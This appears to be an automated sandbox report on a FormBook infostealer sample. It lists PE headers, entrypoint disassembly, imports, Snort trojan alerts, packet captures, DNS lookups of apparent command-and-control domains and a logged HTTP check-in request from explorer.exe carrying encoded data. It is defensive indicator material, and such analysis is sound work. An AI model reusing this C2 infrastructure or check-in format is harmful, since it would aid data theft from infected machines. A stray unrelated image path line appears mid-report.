Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD0B [Fri Oct 20 13:20:11 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [007A3030h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 0079E540h
call dword ptr [00407158h]
push 00409230h
push 007A2780h
call 00007FC7F0A14AF8h
mov ebx, 007AA400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007FC7F0A12239h
test eax, eax
jne 00007FC7F0A122F6h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007FC7F0A14AE3h
call 00007FC7F0A12219h
test eax, eax
je 00007FC7F0A12412h
mov edi, 007A9000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007FC7F0A14AA1h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [007A9000h], 00000022h
mov dword ptr [007A2F80h], eax
mov eax, edi
jne 00007FC7F0A122DCh
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7344	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x3ac000	0x28bf7	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x59de	0x5a00	False	0.681293402778	data	6.5143386598	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x10f2	0x1200	False	0.430338541667	data	5.0554281206	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x39a034	0x400	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x3a4000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x3ac000	0x28bf7	0x28c00	False	0.550972967791	data	6.60623395491	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x3ac280	0xffaa	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x3bc22c	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x3cca54	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 4294967295, next used block 4294967295		
RT_ICON	0x3d0c7c	0x25a8	data		
RT_ICON	0x3d3224	0x10a8	data		
RT_ICON	0x3d42cc	0x468	GLS_BINARY_LSB_FIRST		
RT_DIALOG	0x3d4734	0x100	data	English	United States
RT_DIALOG	0x3d4834	0x11c	data	English	United States
RT_DIALOG	0x3d4950	0x60	data	English	United States
RT_GROUP_ICON	0x3d49b0	0x5a	data		
RT_MANIFEST	0x3d4a0c	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
USER32.dll	ScreenToClient, GetWindowRect, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, OpenClipboard, EndDialog, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxA, CharPrevA, DispatchMessageA, PeekMessageA, CreateDialogParamA, DestroyWindow, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, RegisterClassA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, TrackPopupMenu, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow

DLL	Import
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetMalloc, SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/08/21-11:06:58.048885	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49724	80	192.168.2.3	23.227.38.74
04/08/21-11:06:58.048885	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49724	80	192.168.2.3	23.227.38.74
04/08/21-11:06:58.048885	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49724	80	192.168.2.3	23.227.38.74
04/08/21-11:06:58.188266	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49724	23.227.38.74	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:06:52.773000956 CEST	49723	80	192.168.2.3	67.205.188.68
Apr 8, 2021 11:06:52.879992962 CEST	80	49723	67.205.188.68	192.168.2.3
Apr 8, 2021 11:06:52.880206108 CEST	49723	80	192.168.2.3	67.205.188.68
Apr 8, 2021 11:06:52.880374908 CEST	49723	80	192.168.2.3	67.205.188.68
Apr 8, 2021 11:06:52.985687017 CEST	80	49723	67.205.188.68	192.168.2.3
Apr 8, 2021 11:06:52.985718966 CEST	80	49723	67.205.188.68	192.168.2.3
Apr 8, 2021 11:06:52.985733986 CEST	80	49723	67.205.188.68	192.168.2.3
Apr 8, 2021 11:06:52.986033916 CEST	49723	80	192.168.2.3	67.205.188.68

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:06:52.986186028 CEST	49723	80	192.168.2.3	67.205.188.68
Apr 8, 2021 11:06:53.091460943 CEST	80	49723	67.205.188.68	192.168.2.3
Apr 8, 2021 11:06:58.036025047 CEST	49724	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:06:58.047981024 CEST	80	49724	23.227.38.74	192.168.2.3
Apr 8, 2021 11:06:58.048360109 CEST	49724	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:06:58.048885107 CEST	49724	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:06:58.061003923 CEST	80	49724	23.227.38.74	192.168.2.3
Apr 8, 2021 11:06:58.188266039 CEST	80	49724	23.227.38.74	192.168.2.3
Apr 8, 2021 11:06:58.188327074 CEST	80	49724	23.227.38.74	192.168.2.3
Apr 8, 2021 11:06:58.188365936 CEST	80	49724	23.227.38.74	192.168.2.3
Apr 8, 2021 11:06:58.188404083 CEST	80	49724	23.227.38.74	192.168.2.3
Apr 8, 2021 11:06:58.188433886 CEST	80	49724	23.227.38.74	192.168.2.3
Apr 8, 2021 11:06:58.188469887 CEST	80	49724	23.227.38.74	192.168.2.3
Apr 8, 2021 11:06:58.188479900 CEST	49724	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:06:58.188499928 CEST	80	49724	23.227.38.74	192.168.2.3
Apr 8, 2021 11:06:58.188508987 CEST	49724	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:06:58.188664913 CEST	49724	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:06:58.188685894 CEST	49724	80	192.168.2.3	23.227.38.74
Apr 8, 2021 11:07:18.802865028 CEST	49727	80	192.168.2.3	163.44.185.226
Apr 8, 2021 11:07:19.042848110 CEST	80	49727	163.44.185.226	192.168.2.3
Apr 8, 2021 11:07:19.043051958 CEST	49727	80	192.168.2.3	163.44.185.226
Apr 8, 2021 11:07:19.043236971 CEST	49727	80	192.168.2.3	163.44.185.226
Apr 8, 2021 11:07:19.283190966 CEST	80	49727	163.44.185.226	192.168.2.3
Apr 8, 2021 11:07:19.424396992 CEST	80	49727	163.44.185.226	192.168.2.3
Apr 8, 2021 11:07:19.424421072 CEST	80	49727	163.44.185.226	192.168.2.3
Apr 8, 2021 11:07:19.424603939 CEST	49727	80	192.168.2.3	163.44.185.226
Apr 8, 2021 11:07:19.424669027 CEST	49727	80	192.168.2.3	163.44.185.226
Apr 8, 2021 11:07:19.666783094 CEST	80	49727	163.44.185.226	192.168.2.3
Apr 8, 2021 11:07:34.850683928 CEST	49735	80	192.168.2.3	103.97.19.74
Apr 8, 2021 11:07:35.112793922 CEST	80	49735	103.97.19.74	192.168.2.3
Apr 8, 2021 11:07:35.112925053 CEST	49735	80	192.168.2.3	103.97.19.74
Apr 8, 2021 11:07:35.113116980 CEST	49735	80	192.168.2.3	103.97.19.74
Apr 8, 2021 11:07:35.374846935 CEST	80	49735	103.97.19.74	192.168.2.3
Apr 8, 2021 11:07:35.378310919 CEST	80	49735	103.97.19.74	192.168.2.3
Apr 8, 2021 11:07:35.378349066 CEST	80	49735	103.97.19.74	192.168.2.3
Apr 8, 2021 11:07:35.378587961 CEST	49735	80	192.168.2.3	103.97.19.74
Apr 8, 2021 11:07:35.378706932 CEST	49735	80	192.168.2.3	103.97.19.74
Apr 8, 2021 11:07:35.640600920 CEST	80	49735	103.97.19.74	192.168.2.3
Apr 8, 2021 11:07:40.472934961 CEST	49736	80	192.168.2.3	91.236.136.12
Apr 8, 2021 11:07:43.468976021 CEST	49736	80	192.168.2.3	91.236.136.12
Apr 8, 2021 11:07:49.485086918 CEST	49736	80	192.168.2.3	91.236.136.12
Apr 8, 2021 11:08:04.028669119 CEST	49739	80	192.168.2.3	91.236.136.12
Apr 8, 2021 11:08:05.017740011 CEST	49739	80	192.168.2.3	91.236.136.12
Apr 8, 2021 11:08:07.018599987 CEST	49739	80	192.168.2.3	91.236.136.12

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:05:53.838248014 CEST	51281	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:05:53.850294113 CEST	53	51281	8.8.8.8	192.168.2.3
Apr 8, 2021 11:05:54.767462015 CEST	49199	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:05:54.780088902 CEST	53	49199	8.8.8.8	192.168.2.3
Apr 8, 2021 11:05:55.576936960 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:05:55.588898897 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 8, 2021 11:05:55.994364023 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:05:56.013240099 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 8, 2021 11:05:56.528630018 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:05:56.542135954 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 8, 2021 11:05:57.762985945 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:05:57.775489092 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 8, 2021 11:05:58.579436064 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:05:58.592372894 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 8, 2021 11:05:59.691778898 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:05:59.704427004 CEST	53	64185	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:06:00.540122986 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:00.553318977 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:07.722784996 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:07.735291958 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:08.512624025 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:08.525321007 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:10.533579111 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:10.545670033 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:12.219556093 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:12.232131958 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:20.887840033 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:20.901355982 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:21.856024027 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:21.868674040 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:23.518732071 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:23.530659914 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:25.031708956 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:25.044179916 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:26.322977066 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:26.335850954 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:29.802376032 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:29.814527035 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:30.186429977 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:30.209305048 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:43.873467922 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:43.886384010 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:47.333250046 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:47.551381111 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:49.034631014 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:49.048317909 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:52.563858986 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:52.765392065 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:58.004676104 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:58.033833981 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 8, 2021 11:06:58.706139088 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:06:58.724343061 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:03.231091022 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:03.430695057 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:13.456182003 CEST	50713	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:13.498326063 CEST	53	50713	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:15.255613089 CEST	56132	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:15.282083035 CEST	53	56132	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:18.552443981 CEST	58987	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:18.801412106 CEST	53	58987	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:19.747328997 CEST	56579	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:19.760103941 CEST	53	56579	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:22.796905994 CEST	60633	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:22.815566063 CEST	53	60633	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:24.441622972 CEST	61292	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:24.470289946 CEST	53	61292	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:29.488107920 CEST	63619	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:29.514267921 CEST	53	63619	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:34.569546938 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:34.848860025 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:40.396531105 CEST	61946	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:40.471549034 CEST	53	61946	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:55.034406900 CEST	64910	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:55.046662092 CEST	53	64910	8.8.8.8	192.168.2.3
Apr 8, 2021 11:07:57.276434898 CEST	52123	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:07:57.309338093 CEST	53	52123	8.8.8.8	192.168.2.3
Apr 8, 2021 11:08:03.825078964 CEST	56130	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:08:04.001548052 CEST	53	56130	8.8.8.8	192.168.2.3
Apr 8, 2021 11:08:06.507342100 CEST	56338	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:08:06.543065071 CEST	53	56338	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 11:08:11.941447973 CEST	59420	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:08:11.968172073 CEST	53	59420	8.8.8.8	192.168.2.3
Apr 8, 2021 11:08:17.192883968 CEST	58784	53	192.168.2.3	8.8.8.8
Apr 8, 2021 11:08:17.215616941 CEST	53	58784	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 11:06:47.333250046 CEST	192.168.2.3	8.8.8.8	0x7449	Standard query (0)	www.rainbowsdepot.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:06:52.563858986 CEST	192.168.2.3	8.8.8.8	0xc92b	Standard query (0)	www.mywinnersworld.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:06:58.004676104 CEST	192.168.2.3	8.8.8.8	0x2eb4	Standard query (0)	www.gracieleesgiftsandmore.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:03.231091022 CEST	192.168.2.3	8.8.8.8	0xca4a	Standard query (0)	www.ezmodafinil.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:13.456182003 CEST	192.168.2.3	8.8.8.8	0x5abe	Standard query (0)	www.orgoneartist.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:18.552443981 CEST	192.168.2.3	8.8.8.8	0x3dce	Standard query (0)	www.tonton-koubou.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:24.441622972 CEST	192.168.2.3	8.8.8.8	0x76db	Standard query (0)	www.hatikuturkila.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:29.488107920 CEST	192.168.2.3	8.8.8.8	0x3e06	Standard query (0)	www.th0rgramm.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:34.569546938 CEST	192.168.2.3	8.8.8.8	0xe4dc	Standard query (0)	www.phillhutt.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:40.396531105 CEST	192.168.2.3	8.8.8.8	0x10f9	Standard query (0)	www.formula-kuhni.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:08:03.825078964 CEST	192.168.2.3	8.8.8.8	0x755d	Standard query (0)	www.formula-kuhni.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:08:06.507342100 CEST	192.168.2.3	8.8.8.8	0x5434	Standard query (0)	www.thelitigatorsbookclub.com	A (IP address)	IN (0x0001)
Apr 8, 2021 11:08:11.941447973 CEST	192.168.2.3	8.8.8.8	0x80	Standard query (0)	www.apetelp.club	A (IP address)	IN (0x0001)
Apr 8, 2021 11:08:17.192883968 CEST	192.168.2.3	8.8.8.8	0xf08c	Standard query (0)	www.jjwheelerphotography.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 11:06:47.551381111 CEST	8.8.8.8	192.168.2.3	0x7449	Server failure (2)	www.rainbowsdepot.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 11:06:52.765392065 CEST	8.8.8.8	192.168.2.3	0xc92b	No error (0)	www.mywinnersworld.com		67.205.188.68	A (IP address)	IN (0x0001)
Apr 8, 2021 11:06:58.033833981 CEST	8.8.8.8	192.168.2.3	0x2eb4	No error (0)	www.gracieleesgiftsandmore.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:06:58.033833981 CEST	8.8.8.8	192.168.2.3	0x2eb4	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:03.430695057 CEST	8.8.8.8	192.168.2.3	0xca4a	Server failure (2)	www.ezmodafinil.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:13.498326063 CEST	8.8.8.8	192.168.2.3	0x5abe	Name error (3)	www.orgoneartist.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:18.801412106 CEST	8.8.8.8	192.168.2.3	0x3dce	No error (0)	www.tonton-koubou.com		163.44.185.226	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:24.470289946 CEST	8.8.8.8	192.168.2.3	0x76db	Name error (3)	www.hatikuturkila.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:29.514267921 CEST	8.8.8.8	192.168.2.3	0x3e06	Name error (3)	www.th0rgramm.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 11:07:34.848860025 CEST	8.8.8.8	192.168.2.3	0xe4dc	No error (0)	www.phillhutt.com		103.97.19.74	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 11:07:40.471549034 CEST	8.8.8.8	192.168.2.3	0x10f9	No error (0)	www.formula-kuhni.com		91.236.136.12	A (IP address)	IN (0x0001)
Apr 8, 2021 11:08:04.001548052 CEST	8.8.8.8	192.168.2.3	0x755d	No error (0)	www.formula-kuhni.com		91.236.136.12	A (IP address)	IN (0x0001)
Apr 8, 2021 11:08:06.543065071 CEST	8.8.8.8	192.168.2.3	0x5434	No error (0)	www.thelitigatorsbookclub.com	thelitigatorsbookclub.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:08:06.543065071 CEST	8.8.8.8	192.168.2.3	0x5434	No error (0)	thelitigatorsbookclub.com		184.168.131.241	A (IP address)	IN (0x0001)
Apr 8, 2021 11:08:11.968172073 CEST	8.8.8.8	192.168.2.3	0x80	No error (0)	www.apettelp.club	apettelp.club		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:08:11.968172073 CEST	8.8.8.8	192.168.2.3	0x80	No error (0)	apettelp.club		95.215.210.10	A (IP address)	IN (0x0001)
Apr 8, 2021 11:08:17.215616941 CEST	8.8.8.8	192.168.2.3	0xf08c	No error (0)	www.jjwheelerphotography.com	jjwheelerphotography.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 11:08:17.215616941 CEST	8.8.8.8	192.168.2.3	0xf08c	No error (0)	jjwheelerphotography.com		192.0.78.24	A (IP address)	IN (0x0001)
Apr 8, 2021 11:08:17.215616941 CEST	8.8.8.8	192.168.2.3	0xf08c	No error (0)	jjwheelerphotography.com		192.0.78.25	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.mywinnersworld.com
- www.gracieleesgiftsandmore.com
- www.tonton-koubou.com
- www.phillhutt.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49723	67.205.188.68	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 11:06:52.880374908 CEST	1174	OUT	GET /hx3a/?tZUT=0fll8pJq7ZAUibPF4kinhno6RtSSoQWPS25LacVc9zIksnHvjqyKkUnVN9tOTAaZP4N+&9r98J=FbY8OBD HTTP/1.1 Host: www.mywinnersworld.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 11:06:52.985718966 CEST	1175	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.14.0 (Ubuntu) Date: Thu, 08 Apr 2021 09:06:52 GMT Content-Type: text/html Content-Length: 194 Connection: close Location: https://www.mywinnersworld.com/hx3a/?tZUT=0fll8pJq7ZAUibPF4kinhno6RtSSoQWPS25LacVc9zIksnHvjqyKkUnVN9tOTAaZP4N+&9r98J=FbY8OBD Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx/1.14.0 (Ubuntu) 